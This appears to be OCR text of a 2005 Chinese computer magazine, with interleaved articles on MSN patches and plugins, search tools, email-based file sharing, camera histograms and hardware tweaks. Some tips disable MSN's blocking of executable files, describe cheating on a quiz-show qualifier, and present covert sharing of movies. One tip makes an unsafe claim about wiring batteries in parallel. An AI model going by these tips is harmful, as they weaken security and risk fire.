第一步:先关闭MSN Messenger，从http://downloads.mess.be/downloads/patches/extfix(www.mess.be).zip下载补丁程序，解压缩后运行其中的"extfix.exe"，然后按下"是"。

第二步:很快，补丁程序就会显示已修正完毕，按下"确定"后重新打开MSN即可。



第三步:用过补丁程序后，当别人再发送EXE等原本会被阻挡的文件时，就可以顺利接收了(见图)。

小提示

截至发稿时，最新版本的MSN版本号为7.0.0813。如果你在使用7.0.0777这个版本，可以到http://download.zol.com.cn/down.php?softid=42518&subcatid=48&site=3下载升级补丁，将MSN升级为最新版本。该补丁没有对777版加入新特性，但修复了几个重要的Bugs，改善性能和稳定性。比如修复发送"MP3"和"JPG"文件时的错误。

MSN不能传的文件类型

.ADE .ADP .APP .ASP .BAS .BAT .CER .CHM .CMD .COM .CPL .CRT .CSH .EXE .FXP .HLP .HTA .INF
.INS .ISP .ITS .JS .JSE .KSH .LNK .MAD .MAF .MAG .MAM .MAQ .MAR .MAS .MAT .MAU .MAV .MAW
.MDA .MDB .MDE .MDT .MDW .MDZ .MSC .MSI .MSP .MST .OPS .PCD .PIF .PRF .PRG .PST .REG
.SCF .SCR .SCT .SHB .SHS .TMP .URL .VB .VBE .VBS .VSD .VSMACROS .VSS .VST .VSW .WS .WSC
.WSF .WSH

CF [YY23]

今天，你"百度"电影了吗?

最近，百度推出名为百度影视的电影搜索(movie.baidu.com)，很快就备受追捧。在QQ里，在各种论坛中，在百度贴吧中，类似讨论和交谈此起彼伏。由于目前尚处于测试期，还有很多网友不知道百度影视的使用方式和优势所在。笔者现在把自己在试用过程中的体验感受，拿出来和大家分享。

和MP3搜索类似，在百度影视中可以按照各种关键词方式进行搜索。我比较喜欢看韩国影视，比如《与鬼同桌》，就有多种搜索方式可以选择:

1.直接输入"与鬼同桌"进行搜索;

2.如果暂时性忘记了影片名称，可以选择输入某片导演的名称，也就是搜索导演的作品;比如输入"LEE_Soo_youn"，你同样可以找到"与鬼同桌"这部电影;

3.如果你连电影名称或导演都忘记了，也没关系，可以选择输入主要演员名称，比如输入"全智贤"，也可以如愿找到这部电影。

目前百度影视对于电影搜索，支持影片名、影片别名、导演名、主要演员名等关键词搜索，你可以随心所欲查找目标影片，不仅是电影，喜欢电视剧的朋友一样能找到满意的剧作。同时，百度影视提供了多种分类方式，首先将影视分为"电影"、"电视剧"、"综合"三类。其次，根据影片内容又独家将电影分为"爱情"、"动画"、"动作"、"剧情"、"科幻"、"恐怖""悬疑"、"灾难"、"战争"、"犯罪"和"纪录"等十二小类，把电视剧分为"爱情"、"历史"、"喜剧"和"武侠"等四小类。

百度影视汇集了九州梦网、新华电信、东方宽频、动感央视等服务商的影视资源，如果带宽足够，可以选择在线播放。根据体验，建议大家使用IE6或更高版本的 览器，播放器最好选择Media Player 9以上版本。当然你也可以选择将电影下载到硬盘中，以后慢慢观赏。通过测试，我感觉只要网络带宽足够，在线播放效果比较流畅，画面质量也不错。有时偶尔播放不畅，可能是片商的问题，百度给出多种选择，换一家片商效果会好很多。

百度还开通了读者信箱，有任何疑问可以发信到dnahz@baidu.com，获得咨询。

生活离不开搜索，让它随时随地为我们服务

惊人！网上答题之快搜作弊法！

★★

■ LX

在IE中使用搜索引擎的基本方法，大家都已经掌握了。不过，你有没有发现，当要使用搜索引擎时，常常并没有打开 览器，你需要先复制搜索内容，然后打开IE，进入搜索引擎网址，粘贴内容，才能搜索到答案。是不是很繁琐？如果在任何软件中都能快速搜索就好了！

网络猪小档案

u软件版本:3.0　　软件大小:6.7MB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://pig.zhongsou.com/pig3/pig3setup.exe

实例1:搜索无处不在

当你查看Word文件时，很可能忽然对某一个词发生兴趣或者产生疑惑，想立即到网上去找找相关资料，这时就可以利用网络猪的搜索功能。拖拽鼠标，选中关键词，关键词的右上角就会立即出现4个按钮，其中第二个就是快捷搜索的按钮(见图1)。按下之后，网络猪就会启动内置的搜索引擎，并显示最终的搜索结果。




图1

4个按钮中的"寻"是"桌面寻址"，有点像3721的"网络实名"，比较适合搜索著名的公司、企业等。比如文件中出现"电脑爱好者"，你只需要选中它，然后按一下"寻"，网络猪就会迅速打开《电脑爱好者》网站，连点链接的过程都省了。

4个按钮中的第一个是"复制"，也就是复制选中文字，一般用不上。有的朋友喜欢一只手操作电脑，另一只手吃东西，用这个功能可以简化操作，比右键→复制功能减少一步。当你选中比较多的文字，比如几十个字以上的时候，出现的按钮将只有这一个，因为这时你很可能只需要复制文字，而不需要搜索了。

小提示

★这里的例子是在Word中，其实在Excel、PowerPoint、Outlook、网页中，都可以使用同样操作。你的搜索范围一下子扩大了很多倍！

★如果网络猪主界面已经打开，也可以选中搜索内容，然后点一下主界面中的"猪头"，也能实现快速搜索。

实例2:开心辞典答题捷径曝光啦！

王小丫主持的《开心辞典》，收视率一直很高。作为选拔参赛者的方式之一，网上答题是便捷的一种。但到网上试验一下才知道，难度可真不小！每道题只有10秒钟(最多30秒)的考虑时间，答对只有1分，错了就要从头再来。真是奇怪了，那些高手的上千积分怎么来的？当然，高手们渊博的知识肯定是重要的基础，这里教你一招"快搜绝技"。

第一步:启动网络猪，进入答题画面。

第二步:迅速选中题目主干，然后按下右侧出现的"放大镜"按钮(见图2)。这时，不要急于切换到网络猪，用最短的时间 览一下选项，在大脑里面留下一点印象。




图2

第三步:立即切换到网络猪，在搜索结果中"扫描"答案吧。只要运气不太差，答案很可能就在那里等着你呢(见图3)！




图3

小提示

★在"放大镜"上点鼠标右键可以对搜索范围进行设置(如新闻、行业、MP3、图片、Flash等)，建议用一下地图搜索功能，确实相当好用。

★网络猪还有本地硬盘搜索功能，和我们曾经介绍过的其他硬盘搜索软件比较类似，如果感兴趣可以尝试一下。

实例3:让Google进入更多地方

相对而言，Google是我们更常用的搜索引擎，如何让它的应用范围更广泛呢？

火速链接

Google还曾推出Google Deskbar工具(下载地址:http://toolbar.google.com/deskbar/)，利用它你可以在Word、记事本等任意软件中选中要搜索的文字，然后按下Ctrl+Alt+G组合键，即可将这些文字作为关键词发送到Deskbar中并返回在Google中的搜索结果。具体操作方法请参看2004年第20期《搜索高手的私藏工具》。

大容量邮箱 + 免费软件 = ？？

把你的GB邮箱变成超级下载基地！

★★★

■ 小小

如今，上GB的大容量邮箱到处都是，你是如何利用这些海量邮箱的呢？你可能听说过将邮箱当作网络硬盘用的软件，但这毕竟只能自己玩玩，如果你手上有个电影想要提供给多个朋友下载，这种软件是办不到的。一款名为D.S.Lite的软件能够彻底挖掘大容量邮箱的优势，通过它你可以将自己的文件"上传"到邮箱中，然后直接将经过加密的链接发送给任何网友，网友可以像在普通站点下载文件一样下载你提供的东西！

为什么非D.S.Lite莫属？

D.S.Lite最初是为了网友之间分享电子漫画书和图片而诞生的，不过随着大容量邮箱风潮的盛行，D.S.Lite如雨得水，在很多论坛、站点非常火爆。笔者来列举它的几大优点：

★可以将邮箱大容量的优势发挥得淋漓尽致——只要你的邮箱容量允许，你可以通过D.S.Lite上传任意大小的文件，就跟你使用FTP软件上传文件到自己的网站中一样简单。

★文件的下载地址具有高度的保密性——在不明所以的人眼里，你给网友提供提供的文件下载地址简直就是天书，因为它不是大家熟悉的http://www.xxx.com/xxx.rar，而是一些完全没有规律的字母组合。此外，我们还可以设置下载者在下载时需要提供密码。

★D.S.Lite的使用非常简单——你用过FlashGet吧？那么你就很快能学会如何使用D.S.Lite。总之，D.S.Lite非常适合那些小规模（数十个人之间）的文件共享交流，并且交流带有很强的隐蔽性，不易被察觉。

D.S.Lite实战操练

D.S.Lite小档案

u软件版本:2.0.7.45　　软件大小:1117KB
u软件性质:免费软件　　运行环境:Win9x/ME/2000/XP
u下载地址:http://myweb.hinet.net/home1/paikang/DSLite2.07.45.rar

笔者以将一部电影上传到邮箱中，供几个朋友下载为例来介绍D.S.Lite的使用。

1.安装和必须做的配置

D.S.Lite是一款绿色软件，我们只需要将下载回来的压缩包解压，运行其中的DSLite.exe即可。在享受D.S.Lite带给我们的好处之前，先耐住性子来调教它一番吧。

第一步：如果你的软件界面显示为英文，那么选择"Tools→Options"菜单，在打开窗口的"General"标签

1.让Google进驻你的EmEditor

只要在EmEditor中选择好关键词，然后点击相应按钮，就能直接到Google中搜索，很酷吧？具体方法如下：打开"工具→外部工具→自定义工具→新建"，在"标题"中输入"Google搜索"，"命令"栏后输入"http://www.google.com/search?q=$(CurText)&ie=gb2312&hl=zh-CN&lr="（不含引号），使用时，只要选中相应的文本，再点击该按钮就可打开Google进行搜索了。如果你喜欢用百度，命令为"http://www1.baidu.com/baidu?word=$(CurText)&cl=3&ct=0$f=5&lm=0"。

2.Google快搜法

网络猪的快搜功能只能在zhongsou.com中搜索文字。如果在网页中看到一段文字，想到Google中搜索，最快捷的方法是什么？只要安装了Google Desktop Search，就可以直接在网页中选中文字，然后右击，在弹出菜单中选"搜索"就能迅速到网页中找结果了，很方便吧？

3.用Google快搜Office文档

在Word中打开一篇文章，选中其中某一段文字，按下右键"搜索"，就能自动到Google中搜索这段文字，这是不是你一直需要的功能？其实，实现方法也不复杂：打开Word，进入"工具→宏→宏"，选"创建"，然后在窗口中粘贴上一段文字，内容可以在http://www.newhua.com/cfan/200511/search.txt下载，之后按下保存按钮，就保存了这个宏命令。今后打开任意一篇Word文件，就可以选中文字，然后在"工具→宏→宏"中启动"搜索"这个宏，完成搜索功能。注意，使用这项功能的时候不要开启词霸之类的工具，因为它们会抢走鼠标焦点，造成搜索功能无法继续。

小提示

★每次都从菜单中执行宏太麻烦了，我们来把它加入右键菜单。打开"工具→自定义→工具栏"，勾选"快捷菜单"，会弹出"快捷菜单"窗口。切换到旁边的"命令"标签，在"类别"中选中"宏"，在右侧找到刚才建立好的"搜索"宏，将它拖到"快捷菜单"窗口中的"文字"按钮上。不要松开鼠标，等待一秒钟，在下一级菜单中的"文字"中找一个位置放开鼠标，就把"搜索"功能添加到鼠标右键中了。选中文字，点右键，搜索！真是太方便了！（感谢读者陈秀峰和网友守柔提供的技巧）

★如果你不愿意用右键，也可以使用键盘快捷键来启动搜索。在"工具→自定义→键盘→宏"中为刚才建立的"搜索"宏建立一个快捷键，这样就能省去鼠标操作了。

CF [YY24]

中将〝Language〞设置为〝Lang_Chinese(GB2312).ini〞(见图1)。




图1

第二步:选择〝工具→选项〞菜单,切换到〝上传设定〞标签,在这里要设置你的邮件SMTP服务器信息。SMTP地址可以填写你的任意邮箱的SMTP服务器地址、〝登录账号〞和〝登录口令〞则是你的邮箱账户和密码。在〝速度限制〞可以设置上传和下载的最大速度,默认〝0〞为没有限制。

2.利用D.S.Lite将文件上传到邮箱中

第一步:选择〝上传任务→加入新邮箱〞菜单,在打开的窗口中填写你的大容量邮箱的POP3地址、端口号、登录账号、密码、邮箱剩余空间容量。设置完毕后将〝自动停用邮箱〞栏的〝已使用空间比率〞和〝已传送信件数量〞分别设置为〝99%〞和〝1000〞。设置完毕后单击〝存储〞保存设置。D.S.Lite允许用户添加多个邮箱,其他邮箱的添加与此一样(见图2)。




图2

小提示

对于Gmail等需要SSL支持的邮箱来说,在添加时主要一定要勾选"这个伺候器需要安全连线-SSL"一项,并且POP3的端口号对Gmail来说为995。操作之前需要确保你的Gmail账户已经开通了POP3功能,并且已经设置启用该功能。

第二步:这时候我们在D.S.Lite中切换到〝邮箱管理〞就可以看到刚刚添加的邮箱了,选中它以后,选择〝上传任务→启用邮箱〞菜单就可以让邮箱处于待命状态了。

第三步:切换到〝上传作业〞窗口中,选择〝上传任务→上传文件(或者上传文件夹)〞,将要上传的文件或者文件夹添加进来。添加完毕后选择〝上传任务→开始〞菜单开始上传文件(见图3)。



图3

在上传过程中,我们我们选择〝工具→D.S.Lite SMTP伺候器〞,在这里可以看到文件上传的进度,建议设置每上传多少10000KB的文件容量就暂停上传2~3分钟,因为很多邮箱为了防止垃圾邮件,将收信和发信的频率都有一定的限制,不能太频繁,否则会拒绝发信或收信。

小提示

考虑到邮箱单个附件容量有限制的问题,大家在上传很大的文件时最好使用WinRAR将大的文件分割成多个压缩包。这样也可以提高上传和下载的效率。

3.为上传好的文件生成下载地址

上传完毕后,选择所有要提供下载的文件,单击鼠标右键选择〝生成D.S.代码〞菜单,在打开的窗口中单击〝编码〞按钮即可。该编码就是所谓的〝文件下载地址〞。我们还可以为该文件的下载设置一个密码:单击窗口右上角的〝插入前导字元〞按钮,在打开窗口的文本输入框里输入形如〝<cfan.com.cn>〞,这样要下载该文件,必须提供准确的密码:cfan.com.cn,否则即使你知道它的下载地址也不能下载。

4.用D.S.Lite下载文件

把电影文件分包上传完毕并生成下载地址之后,你就可以将下载地址和密码告诉你的朋友了。那么,对方如何下载呢?还是得靠D.S.Lite,操作非常简单,跟FlashGet没什么两样。

选择〝下载任务→加入新下载〞菜单,将获得的下载地址(也就是那段无规律的D.S.代码)复制粘贴到〝D.S.代码〞栏中,设置保存目录,勾选〝选择邮件下载〞。如果文件保存在Gmail邮箱中,则勾选〝支持SSL/Proxy的POP元件〞,如果文件下载设置了口令则还需要输入口令,最后〝确定〞即可(见图4)。



图4

CF [YY25]

我为 MSN Messenger 添风采——画说 MSN Shell 4.1

★★★

■Jay

MSN Shell 是著名的 MSN Messenger 插件，最近该软件推出了 4.1 版(下载地址:http://ftp.pconline.com.cn/pub/download/200505/MsnShellInstall.exe)，此次更新带来了很多实用新功能！

MSN Shell:我凭什么诱惑你！

★其他窗口别碍事！能将MSN Messenger隐藏在屏幕边缘，直接用快捷键呼出。新功能更是将它固定在屏幕一侧，自动与其他窗口并行，永远不受其他程序干扰。("设置→主窗口→基本功能")

★隐身登录，你别想看到我、打扰我！

★多账户同时登录，并可以同时保存密码。("设置→主窗口→登录选项")

★去除MSN Messenger下方广告条，甚至连左侧标签也能一并删除！("设置→主窗口→基本功能→隐藏广告条")

★大量新表情、新皮肤，还可以批量导入/导出呢！("设置→个性化设置→背景与图示")

★短信功能(包月5元，120条，支持普通手机使用MSN Messenger)让你直接从MSN Messenger给好友发短信，无论对方是否开通手机MSN Messenger，都能轻松使用。(在好友名称上右击→发送短信)

★个性标签把QQ、广播电台、天气预报……集成进MSN Messenger！不必开QQ，就能直接在MSN Messenger中和QQ好友交流，还能边聊天边听广播，查看天气情况。你甚至还能轻松自制MSN Messenger标签，如果是站长还可以制作相应按钮，让网友快速把你的网站添加为标签。(在http://tabs.msnshell.com/?manual#tag4有详细的帮助以及现成的各类标签资源供你选择)

1 好东西要留起来——导入、导出 MSN Messenger 数据包

在MSN Messenger添加了表情、动漫，图释，背景，头像等个性化资源后，一重装Windows就没有了，现在可以把它们导出为数据包进行备份。恢复时，只要直接双击数据包文件就能直接安装，这样和朋友交流MSN Messenger资源也变得方便多了。

打开MSN Shell的“选项”窗口，在“个性化设置”的“背景与图释”标签下点击“导入或导出所有”按钮。





2 MSN 也能设置界面透明度了

MSN Messenger也可以像QQ一样来设置界面的透明度了，点击菜单“Shell→透明度”，在弹出子菜单中可以选择默认透明度，而且还能点击“自定义”项来无级调节透明度。

3 个性聊天滚动播出！



新版MSN Shell可以一行一行地在昵称下面滚动显示设置的内容，如可以输入一些诗歌之类的内容等。打开“选项”窗口，点击“个性化设置”中的“个性化昵称”标签，接着在下面输入要滚动显示的内容和设置周期的时间，然后点击“确定”按钮即可。

4 聊天窗口终于可以截屏啦！



虽然以前也有过一些截屏插件，但用起来还是不太方便。现在新版MSN Shell也能截屏了，操作方法和QQ一样。在聊天窗口中点击“截屏”按钮，接着就可以来选取要截图的内容，选好后在选取内容中间双击一下即可发送出去，不过它是先在聊天窗口中发一张小图给对方看看，然后再把截取的图片以文件的方法传给对方。但感觉还是不如QQ那种直接显示的方式直观。

5 特色数据包



在聊天窗口工具栏中，还多了一个“数据包”的按钮，点击它后可以选择MSN Shell准备的6个不错的资源主题，点击相应主题会自行安装，安装好后会把你的MSN的个性头像、聊天窗口背景、动漫传情等内容更换成新主题的内容。

此外，在新版的MSN Shell中就可以给MSN Messenger添加多个登录账户，以后要登录，只需点击相应账户即可直接登录。以后在登录MSN Messenger时，只要在登录界面上点击“保存密码登录”按钮就能选择添加的MSN账户了。

CF [YY26]

数码相机进阶应用——直方图，准确曝光的好帮手

★★

■ himo

直方图的含义

随着数码相机(以下简称DC)图像处理技术的不断发展，越来越多的相机内置了直方图的功能。虽然直方图对初学者来说，还很陌生。但它却早已存在于我们的生活、工作中。如在著名的图像处理软件Photoshop里面，对应直方图的命令就是Histogram(中文版为"直方图")。

在一张图片的直方图中，横轴代表的是图像中的亮度，由左向右，从全黑逐渐过渡到全白；纵轴代表的则是图像中处于这个亮度范围的像素的相对数量。在这样一张二维的坐标系上，我们便可以对一张图片的明暗程度有一个准确的了解。在Photoshop中，依次单击"图像→调整→色阶(快捷键:Ctrl+L)"即可打开色阶调整框，对图像的直方图进行调整，以此控制图像的明暗变化。




图 1

直方图的特性

DC中的直方图功能与Photoshop中的是一样的。当直方图中的黑色色块偏向于左边时，说明这张照片的整体色调偏暗，也可以理解为照片欠曝。而当黑色色块集中在右边时，说明这张照片整体色调偏亮，除非是特殊构图需要，否则我们可以理解为照片过曝。下面，我们就用几张照片来直观地理解直方图所反映的图像特性。


图 2

图2是一张正常曝光的建筑物照片及其对应的直方图。我们可以看到，在直方图中比较靠左的位置，波峰比较高而且比较密集，这是因为建筑物的背影有较多的暗部区域，而直方图中左侧的位置正是反映暗部区域的分布情况的。在直方图中央偏右的位置，我们又可以看到一个较高的波峰，这是因为图像中大片的黄色区域所对应的亮度正在这里。在直方图的最右端，我们可以看到一个较小且突出的波峰，对应在图像中，代表的就是建筑物上圆柱体的强烈反光，由于亮度太大，超出了直方图所能表示的范围，所以便体现在最右端形成了一个波峰。根据直方图所表达的内容，这张图片的亮度基本都在其所能表现的范围内，并没有太多的溢出部分。更为关键的是，这张图片中各个物体的亮度，是符合我们的一般认识的，可以认为，这张图片的曝光是比较准确的。

在相同的情况下，如果我们拍摄的时候增加或者减少了曝光量，那么就会得到如图3、图4的结果：


图 3


图 4

在图3和图4中，我们可以清楚地看到。如果增加曝光量，那么直方图中左侧表现暗部的部分几乎为一片空白。而如果减少曝光量，那么在直方图中就可以看到相反的结果。这样，如果我们看到了一张直方图，那么即使不看图像，也可以对它的明暗程度有一个准确的认识。

需要指出的是，并不是直方图中波峰居中且比较均匀的图像才是曝光合适的，判断一张图像的曝光是否准确，关键还是看它是否准确地体现出拍摄者的意图。比如通常的夜景图片，在直方图中就是暗部区域的波峰居多。以图5为例，直方图中的大片黑色都集中在左侧区域，说明图像中的暗影部分很多，这也符合人们对夜景的一般概念。还有一个比较小的波峰出现在直方图的右端，对应在图像中就是灯光造成的高亮部分。虽然这张直方图中的图线并没有均匀地分布在中央的位置，但是由于拍摄的景物特殊，因此也是曝光正确的一个例子。这种情况在日常生活照片中比较少见，但是相信对于大家理解直方图的概念会有很大的帮助。


图 5

实战直方图

在了解直方图的基本概念和表达的信息之后，我们如

何才能将相关的知识应用到日常照片的拍摄中去呢？毕竟DC的EVF取景器和LCD液晶取景屏，都受到了本身亮度、色彩饱和度以及锐度等显示特性的限制，在对图像的表现上总会与实际存在一定的差异，直接影响我们对照片明暗程度(曝光量)的准确判断和选择。而直方图的出现，则正好补充了这点不足。具体说来，直方图在DC中的应用可以分成两方面：一方面是可以在拍摄后检查图像的曝光情况；另一方面，就是在拍摄者按下快门前，给拍摄者提供一个准确的画面明暗分布参考，拍摄者能根据实际需要对曝光参数进行调整，保证照片的曝光准确性。那么，我们就来具体讲解一下如何在拍摄中更合理地利用直方图这项功能，获得曝光准确的摄影作品。

1.怎么使用直方图?

目前的主流相机大多具备直方图的功能，以SONY F828数码相机为例。该机在拍摄前，根据取景的不同，在相机的LCD 取景屏上可以即时地显示对应的直方图信息(见图6)。如果当前直方图显示暗部信息过多，说明图像曝光不足，拍摄者就可以适当地增加曝光，使直方图中的曲线整体向右平移，从而得到正确的曝光。并可根据随时变化的直方图，确定是否已经调整到合适的曝光参数。反之亦然。这样，我们可以根据相机内置的直方图功能了解到将要得到的图片的曝光量大小，那么，如何利用进一步调整从而可以看到色阶分布均匀的直方图呢？



图6

2.曝光量的调整

为了得到曝光合适的摄影作品，我们可以运用各种方法来改变曝光参数，直到直方图显示的图像的色阶分布达到我们的拍摄目的。下面将通过三个例子来给大家演示如何运用不同的拍摄技术达到准确曝光的目的(注：为更清晰地表现直方图，本文例子将用Photoshop中的直方图进行表示)。

方法一：利用曝光补偿功能，直接调整曝光量

图7是香港铜锣湾热闹的夜市灯光，整个画面以各种灯箱招牌、霓虹灯为主。直方图的两个曲线波峰分别集中在两侧并溢出，这说明照片的明暗反差过高，画面中的亮部、暗部画面的细节都将会产生不可逆转的损失。通过分析当时的情况，很容易看出很多景物都被"隐藏"在直方图的暗部区域中，没有得到表现。这时，我们通过增加0.3～0.7个曝光补偿(+EV)即可得到图8的效果。可以看到，刚才漆黑一片的景像已经增加了很多细节，而整个图像的表现也比较接近肉眼的感觉了。此时，如果再增加0.3～0.7个曝光补偿(+EV)，就会得到像图9这样的效果：图像明亮了许多，但是暗部噪点明显增多，整个画面也全无夜景的氛围了。因此，如果像图9这样曝光，暗部的细节确实可以得到很充分的体现，但是亮部过曝太多，图像效果反而不好，这就是过犹不及的道理。因此，如果我们在直方图上看到了像图9这样的过曝所造成的亮部细节丢失严重的问题时，就可以通过减0.3～0.7个曝光补偿(-EV)来修正，以得到如图8的效果。

现在很多相机都提供了类似的曝光补偿功能快捷键，如果没有的话，也可在相机的菜单中找到相应选项。

方法二：灵活使用测光方式

相机的曝光量是由其内置的测光程序在确定亮度等数据之后，结合机内的曝光数据计算得到的。在通常情况下，默认的测光程序都是中央重点测光，这种测光模式在多数情况下都可以得到正确的曝光参数。但是也有例外的情况，这时，我们就可以利用相机的点测光功能，并针对亮度为中性灰(近似于亮与暗的中间地带)的区域测光得到可以满足多数条件下合适的曝光参数。类似的测光方法还有多点测光等，要根据相机的具体功能，并结合使用经验加以应用。

方法三：直接调整曝光参数

经验丰富的拍摄者则更可根据直方图的数据，大体估测出应该补偿的曝光量，手动对光圈、快门等曝光参数进行调整。不仅可以得到合适的曝光量，而且还可以根据实际的情况，结合景深、曝光速度的考虑得到更为合理的曝光参数。




图7



图8




图9

在Windows下巧用RivaTuner备份显卡BIOS

★★

■ Sam.cen

很多朋友在升级显卡BIOS前都会对显卡当前BIOS进行备份，而一般我们备份显卡BIOS文件的方法，都是先把专用的Nvflash.exe程序放在某个分区的根目录上，再进入DOS，使用"nvflash -b old.rom"指令进行备份。这种方法其实也不难，但对于很多没有经历过DOS时代的用户来说，就不是那么"心甘情愿"了，毕竟DOS的指令并不是那么好记的。那还有什么更简单直接的办法来备份显卡BIOS呢？最近笔者在超频实验中发现，其实常用来修改和超频显卡的工具——RivaTuner也可以对显卡BIOS进行备份，而且还是在Windows状态下进行操作，非常简单。

第一步:安装原版的RivaTuner（一些不必安装的汉化和绿色版本在执行操作时会失败），这时程序会在桌面生成一个快捷方式。

第二步:右键单击桌面的快捷方式，选择"属性"进入快捷方式的属性窗口。在"目标"栏中，加入"/BI"参数（注意:参数前需要加一个空格），单击确定按钮退出属性窗口。



图1

第三步:双击修改过的快捷方式，即马上进行自动备份操作，结束后程序会给出相应提示，如图2。



图2

第四步:进入RivaTuner安装目录，找到显卡BIOS的备份文件，收藏好即可。




图3

最后，再将快捷方式里面的"/BI"参数去掉，又或者将该快捷方式重命名为"显卡BIOS备份"复制到RivaTuner安装目录中保存下来，以便日后使用。 看，是不是很简单？赶快动手试试吧。

火速链接

《挖掘你的显卡潜能 RivaTuner实用手册》(http://www.it.com.cn/f/diy/047/24/11732.htm)

《玩转显卡 RivaTuner应用实例》(http://www.myhard.com/DIY/360856417701199872/20041109/1873798.shtml)

CF [YY28]

改变曝光量的方法有很多，但无论采用何种方法，关键是要了解直方图的含义，才能确保在拍摄前对自己的拍摄结果做到心中有数，从而拍摄到色阶分布合理的图像。

3.使用直方图的真正含义

参考直方图信息确定曝光参数的真正含义是直接透视图像的内部信息，从而获得最合适的曝光参数，完全不会受到EVF或者LCD本身显示效果与实际图像曝光量差异的影响。由于图像相关的输入输出设备的物理特性都不一致，特别是在家用的环境中，更难得到一个严格意义上的统一的色彩描述，这也是造成我们拍摄时和拍摄后 览、打印时所见并非所得的原因，而直方图抛开了图像表层的表现，以真实可靠的数据给我们一个可以量化的标准用于后期的输出。所以，要想成为一名小有水准的摄影爱好者，对直方图的了解是必不可少的。

通过上面的讲解，大家或许会觉得直方图并不复杂，但是如果要在实际中得心应手地加以应用，就需要大量地练习和观察，不断从实践中获得经验。而了解直方图的含义，更可以为你对摄影作品进行合理的后期处理打下坚实的理论基础。那么，现在就请拿出您的DC，尽情体会直方图为您带来的拍摄新体验吧！

CF [YY27]

让 MP3 连续 23 小时播放——电池升级手记

★★★

■ Blue sky

去年 5 月份，MP3 大降价，我"一时冲动"购买了一款多功能的杂牌 MP3(见图 1)。这款 MP3 集众多功能于一身，既能播放音乐，又能看电子书，我每天一有空就用它欣赏音乐，或看看小说，听听评书什么的，极大地丰富了业余生活。刚开始使用时，MP3 的电池能连续供电四个小时左右，但被我"折磨"了几个月后内置 电池的性能明显下降，只能靠增加充电次数来保证 MP3 的正常工作。如此这般便引起了恶性循环，频繁的充电使 MP3 电池的使用时间很快降到了 1 小时以下。如此下去 MP3 将面临报废的危险。为了挽救 MP3，我准备自己动手给 MP3 的电池"升升级"。



图 1

升级方案

用万用表测得我的 MP3 电池电压为 3 伏，而一般的手机电池电压均为 3.5 伏左右。手机电池的电压比 MP3 电池的电压要高 0.5 伏，考虑到充电电池可以承受略高于额定电压的充电电压，因此只要把手机电池和原 MP3 电池并联，MP3 电池就能起到限制电压的作用，使输出的电压保持在安全范围之内，这样不必担心 MP3 被烧坏了。正好，我抽屉里那块闲置了很久的诺基亚 7210 电池(电压:3.5 伏)，此时也能派上用场。想到这里，我决定给 MP3 加块手机电池，升级我的 MP3。

升级改造

1.准备

材料:大小合适的手机电池一块，细电线、双面胶若干。

工具:电烙铁、万用表。

电池其实还可以用小灵通电池，因为小灵通电池体积更小，厚度也较薄。电线要用外面涂有绝缘层的细导线，推荐用耳机线里的细导线，直径小，韧性好。

2.拆开 MP3 的面板，可以看到液晶屏，A 处芯片是 TOSHIBA(东芝)闪存，B 处芯片是 MP3 的固件芯片(相当于主板的 BIOS 芯片，用于储存 MP3 的操作系统)，见图 2。

